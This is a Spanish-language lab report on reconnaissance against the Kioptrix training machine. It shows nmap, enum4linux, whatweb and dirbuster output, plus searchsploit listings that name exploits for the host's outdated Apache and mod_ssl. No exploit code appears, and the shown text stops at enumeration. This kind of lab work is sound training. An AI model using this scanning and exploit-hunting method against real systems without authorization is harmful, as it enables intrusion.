	Informe de análisis de vulnerabilidades, explotación y resultados del reto KIO.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	16/10/2024	18/10/2024	1.0	MQ-HM-KIO	RESTRINGIDO

Informe de análisis de vulnerabilidades,

explotación y resultados del reto KIO.

N.- MQ-HM-KIO

Generado por:

Wilmar Beletzuy

Wilmarbg773@gmail.com

Especialista de Ciberseguridad, Seguridad de la Información

Fecha de creación:

29.10.2024

OPCIÓN 1

1.- Luego de haber creado la carpeta kio en el directorio la cual nos servirá para ir guardando el escaneo que se le hará a la maquina, se procede a realizar un scanner para encontrar la ip de la máquina Kio:

```
┌──(root㉿kali)-[~/kio]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:bb:98:5d, IPv4: 192.168.153.140
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.153.2   00:50:56:e8:37:70       VMware, Inc.
192.168.153.141 00:0c:29:d4:8e:4e       VMware, Inc.
192.168.153.254 00:50:56:e6:67:d7       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.094 seconds (122.25 hosts/sec). 3 responded

┌──(root㉿kali)-[~/kio]
└─#
```

Luego del escaneo se procede a buscar la ip de la maquina Kio donde logramos identificarla con la ip: **192.168.153.141**

2.- Se crea una carpeta en el directorio identificándola con la ip de la maquina:

—(root㉿kali)-[~/kio]

└─# mkdir 192.168.153.141

3.- Se comprueba nuevamente la ip de la máquina Kio usando el comando netdiscover:

┌—(root㉿kali)-[~/kio/192.168.153.141]

└─# netdiscover -r 192.168.153.0/24

4.- Volvemos a comprobar que la ip de la máquina Kio es la 192.168.153.141:

```
root@kali: ~/kio/192.168.153.141
File  Actions  Edit  View  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ___________________________________________________________________________
 192.168.153.2   00:50:56:e8:37:70      1      60  VMware, Inc.
 192.168.153.141 00:0c:29:d4:8e:4e      1      60  VMware, Inc.
 192.168.153.254 00:50:56:e6:67:d7      1      60  VMware, Inc.
```

5.- Teniendo ya identificada la ip de la máquina Kio se procede a realizar un escaneo de puertos con el comando nmap:

```
┌──(root㉿kali)-[~/kio/192.168.153.141]
└─# nmap -p- -sS 192.168.153.141 -oA allports -v
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-12 00:15 EDT
Initiating ARP Ping Scan at 00:15
Scanning 192.168.153.141 [1 port]
Completed ARP Ping Scan at 00:15, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:15
Completed Parallel DNS resolution of 1 host. at 00:15, 0.04s elapsed
Initiating SYN Stealth Scan at 00:15
Scanning 192.168.153.141 [65535 ports]
Discovered open port 80/tcp on 192.168.153.141
Discovered open port 22/tcp on 192.168.153.141
Discovered open port 139/tcp on 192.168.153.141
Discovered open port 111/tcp on 192.168.153.141
Discovered open port 443/tcp on 192.168.153.141
Discovered open port 1024/tcp on 192.168.153.141
Completed SYN Stealth Scan at 00:15, 6.63s elapsed (65535 total ports)
Nmap scan report for 192.168.153.141
Host is up (0.0017s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https
1024/tcp open  kdm
MAC Address: 00:0C:29:D4:8E:4E (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Logramos identificar los puertos que tiene la máquina abiertos, son 6 puertos abiertos.

6.- Comprobamos que si fueron creados los archivos con la información del scanner:

—(root㉿kali)-[~/kio/192.168.153.141]

└─# ls

allports.gnmap allports.nmap allports.xml

7.- Realizamos un escaneo ya más personalizado solo con los puertos que se encontraron abiertos en la máquina:

```
┌──(root㉿kali)-[~/kio/192.168.153.141]
└─# nmap -p22,80,111,139,443,1024 -sV -v 192.168.153.141 -oA services
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-12 00:24 EDT
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 00:24
Scanning 192.168.153.141 [1 port]
Completed ARP Ping Scan at 00:24, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:24
Completed Parallel DNS resolution of 1 host. at 00:24, 0.01s elapsed
Initiating SYN Stealth Scan at 00:24
Scanning 192.168.153.141 [6 ports]
Discovered open port 22/tcp on 192.168.153.141
Discovered open port 80/tcp on 192.168.153.141
Discovered open port 443/tcp on 192.168.153.141
Discovered open port 111/tcp on 192.168.153.141
Discovered open port 139/tcp on 192.168.153.141
Discovered open port 1024/tcp on 192.168.153.141
Completed SYN Stealth Scan at 00:24, 0.05s elapsed (6 total ports)
Initiating Service scan at 00:24
Scanning 6 services on 192.168.153.141
Completed Service scan at 00:24, 11.02s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.153.141.
Initiating NSE at 00:24
Completed NSE at 00:24, 0.09s elapsed
Initiating NSE at 00:24
Completed NSE at 00:24, 0.21s elapsed
Nmap scan report for 192.168.153.141
Host is up (0.0011s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: zMYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_s
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:D4:8E:4E (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at ht
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
           Raw packets sent: 7 (292B) | Rcvd: 7 (292B)
```

Logramos identificar información valiosa de los puertos escaneados como por ejemplo:

Los SERVICIOS y la VERSION:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd (workgroup: zMYGROUP)

443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

1024/tcp open status 1 (RPC #100024)

8.- Tratamos de identificar el sistema operativo de la máquina:

```
┌──(root㉿kali)-[~/kio/192.168.153.141]
└─# nmap -p22,80,111,139,443,1024 -sV -v 192.168.153.141 -O
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-12 00:33 EDT
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 00:33
Scanning 192.168.153.141 [1 port]
Completed ARP Ping Scan at 00:33, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:33
Completed Parallel DNS resolution of 1 host. at 00:33, 0.01s elapsed
Initiating SYN Stealth Scan at 00:33
Scanning 192.168.153.141 [6 ports]
Discovered open port 22/tcp on 192.168.153.141
Discovered open port 80/tcp on 192.168.153.141
Discovered open port 139/tcp on 192.168.153.141
Discovered open port 443/tcp on 192.168.153.141
Discovered open port 111/tcp on 192.168.153.141
Discovered open port 1024/tcp on 192.168.153.141
Completed SYN Stealth Scan at 00:33, 0.04s elapsed (6 total ports)
Initiating Service scan at 00:33
Scanning 6 services on 192.168.153.141
Completed Service scan at 00:34, 11.02s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 192.168.153.141
NSE: Script scanning 192.168.153.141.
Initiating NSE at 00:34
Completed NSE at 00:34, 0.07s elapsed
Initiating NSE at 00:34
Completed NSE at 00:34, 0.02s elapsed
Nmap scan report for 192.168.153.141
Host is up (0.00074s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_s
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:D4:8E:4E (VMware)
Warning: OSScan results may be unreliable because we could not find at
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Uptime guess: 0.047 days (since Fri Oct 11 23:26:19 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=195 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect result
Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds
           Raw packets sent: 26 (1.890KB) | Rcvd: 22 (1.602KB)
```

En este caso solo nos da un aproximado o un rango de cual sería la versión exacta del sistema operativo:

Running: Linux 2.4.X

OS CPE: cpe:/o:linux:linux_kernel:2.4

OS details: Linux 2.4.9 - 2.4.18 (likely embedded)

9.- Volvemos a realizar un escaneo, pero ahora por medio de script:

```
┌──(root㉿kali)-[~/kio/192.168.153.141]
└─# nmap -p22,80,111,139,443,1024 --script default -v 192.168.153.141
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-12 00:41 EDT
NSE: Loaded 125 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Initiating ARP Ping Scan at 00:41
Scanning 192.168.153.141 [1 port]
Completed ARP Ping Scan at 00:41, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:41
Completed Parallel DNS resolution of 1 host. at 00:41, 0.01s elapsed
Initiating SYN Stealth Scan at 00:41
Scanning 192.168.153.141 [6 ports]
Discovered open port 139/tcp on 192.168.153.141
Discovered open port 443/tcp on 192.168.153.141
Discovered open port 111/tcp on 192.168.153.141
Discovered open port 22/tcp on 192.168.153.141
Discovered open port 80/tcp on 192.168.153.141
Discovered open port 1024/tcp on 192.168.153.141
Completed SYN Stealth Scan at 00:41, 0.04s elapsed (6 total ports)
NSE: Script scanning 192.168.153.141.
Initiating NSE at 00:41
Completed NSE at 00:41, 15.80s elapsed
Initiating NSE at 00:41
Completed NSE at 00:41, 0.00s elapsed
Nmap scan report for 192.168.153.141
Host is up (0.00086s latency).
```

```
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
|_  1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
111/tcp  open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1026/udp   status
139/tcp  open  netbios-ssn
443/tcp  open  https
| http-methods:
|_  Supported Methods: GET HEAD POST
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2009-09-26T09:32:06
```

```
| MD5:   78ce52934723e7fec28d74ab42d702f1
|_SHA-1: 9c4291c3bed2a95b983d10acf766ecb987661d33
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2024-10-12T02:41:14+00:00; -1h59m57s from scanner time.
|_http-title: 400 Bad Request
1024/tcp open  status
MAC Address: 00:0C:29:D4:8E:4E (VMware)

Host script results:
| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| Names:
|   KIOPTRIX<00>         Flags: <unique><active>
|   KIOPTRIX<03>         Flags: <unique><active>
|   KIOPTRIX<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   MYGROUP<00>          Flags: <group><active>
|   MYGROUP<1d>          Flags: <unique><active>
|_  MYGROUP<1e>          Flags: <group><active>
|_clock-skew: -1h59m57s
|_smb2-time: Protocol negotiation failed (SMB2)
```

Se pudo encontrar información valiosa como, por ejemplo:

Keys ssh para desencriptar:

22/tcp open ssh

| ssh-hostkey:

| 1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)

| 1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)

|_ 1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)

Los métodos web disponibles:

80/tcp open http

|_http-title: Test Page for the Apache Web Server on Red Hat Linux

| http-methods:

| Supported Methods: GET HEAD OPTIONS TRACE

|_ Potentially risky methods: TRACE

El nombre de la BIOS:

N.- MQ-HM-KIO

Host script results:

| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

10.- Hacemos nuevamente el escaneo, pero ahora guardamos el resultado en un archivo llamado **services:**

┌──(root㉿kali)-[~/kio/192.168.153.141]

└─# nmap -p22,80,111,139,443,1024 --sVC -v 192.168.153.141 -oA services

11.- Verificamos los archivos que se crearon:

┌──(root㉿kali)-[~/kio/192.168.153.141]

└─# ls

allports.gnmap allports.nmap allports.xml services.gnmap services.nmap services.xml

12.- Ejecutamos el comando **les services.nmap**

```
# Nmap 7.93 scan initiated Sat Oct 12 00:50:47 2024 as: nmap -p22,80,111,139,443,1024 -sVC -v -oA services 192.168.153.141
Nmap scan report for 192.168.153.141
Host is up (0.0010s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
|   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
|_  1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
|_sshv1: Server supports SSHv1
80/tcp  open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1026/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2024-10-12T02:51:14+00:00; -1h59m57s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
services.nmap
```

Conociendo mas detalle de la versión de los servicios, se procede a realizar una búsqueda de exploit que podrían usarse para encontrar vulnerabilidades.

Search: OpenSSH

D	A	V	Title	Type	Platform	Author
⭳		✗	OpenSSH SCP Client - Write Arbitrary Files	Remote	Multiple	Harry Sintonen
⭳		✗	OpenSSH < 7.7 - User Enumeration (2)	Remote	Linux	Leap Security
⭳		✓	OpenSSH 2.3 < 7.7 - Username Enumeration	Remote	Linux	Justin Gardner
⭳		✓	OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	Remote	Linux	Matthew Daley
⭳		✗	OpenSSH < 6.6 SFTP - Command Execution	Remote	Linux	SECFORCE
⭳		✗	OpenSSH < 6.6 SFTP (x64) - Command Execution	Remote	Linux_x86-64	Jann Horn
⭳		✗	OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation	Local	Linux	Federico Bento
⭳		✓	OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	Remote	Linux	Google Security Research
⭳		✓	OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	Local	Linux	Google Security Research
⭳	▣	✗	OpenSSH 7.2 - Denial of Service	DoS	Linux	SecPod Research
⭳	▣	✗	OpenSSH 7.2p2 - Username Enumeration	Remote	Linux	0_o
⭳	▣	✗	OpenSSHd 7.2p2 - Username Enumeration	Remote	Linux	Eddie Harari

No se encontró algún exploit para la versión OpenSSH 2.9 que pueda comprometer al sistema.

Buscamos alguna vulnerabilidad ahora para el servicio apache 1.3.20, donde no encontramos alguno en específico, pero si encontramos para el otro servicio mod_ssl 2.8.4:

```
┌──(root㉿kali)-[/home/hmstudent]
└─# searchsploit apache 1.3.20
--------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                     |  Path
--------------------------------------------------------------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                                    | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner                                  | php/remote/29316.py
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure                                           | windows/remote/21204.txt
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access                                    | windows/remote/19975.pl
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure                                        | linux/remote/132.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow                                         | multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                                         | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                                                   | linux/webapps/42745.py
Apache CouchDB < 2.1.0 - Remote Code Execution                                                     | linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                                | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                               | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                         | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                         | unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)  | multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)                                      | multiple/remote/17691.rb
Apache Tika-server < 1.18 - Command Injection                                                      | windows/remote/46540.py
Apache Tomcat < 5.5.17 - Remote Directory Listing                                                  | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                                | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                                          | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)                                       | linux/dos/36906.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Denial of Service  | php/dos/44057.md
```

13.- Hacemos un escaneo para el servicio RPC


```
┌──(root㉿kali)-[/home/hmstudent]
└─# enum4linux 192.168.153.141
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Oct 14 22:07:38 2024

 ========================( Target Information )=========================

Target ........... 192.168.153.141
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ======================( Enumerating Workgroup/Domain on 192.168.153.141 )======================

[+] Got domain/workgroup name: MYGROUP

 ================( Nbtstat Information for 192.168.153.141 )=================

Looking up status of 192.168.153.141
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

En todo el escaneo pudimos encontrar información valiosa como, por ejemplo:

Nombre de la máquina, grupo de trabajo, el tipo de servidor, sabemos que usa un Samba Server.

14.- Utilizamos otra herramienta que nos podría dar mas información del sistema, para eso usamos la herramienta **crackmapexec smb**

15.- Verificamos la página web utilizando la herramienta Wappalyzer:




Y en consola la herramienta **whatweb**


```
┌──(root㉿kali)-[/home/hmstudent]
└─# whatweb http://192.168.153.141/
http://192.168.153.141/ [200 OK] Apache[1.3.20][mod_ssl/2.8.4], Country[RESERVED][ZZ], Email[webmaster@example.com], HTTPServer[Red Hat Linux][Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b], IP[192.168.153.141], OpenSSL[0.9.6b], Title[Test Page for the Apache Web Server on Red Hat Linux]
```

Donde podemos ver información de la página web.

Podemos utilizar también la herramienta **dirbuster**



Encontramos varios Dir y File que, si nos respondió un 200, que podemos probar en el navegador.

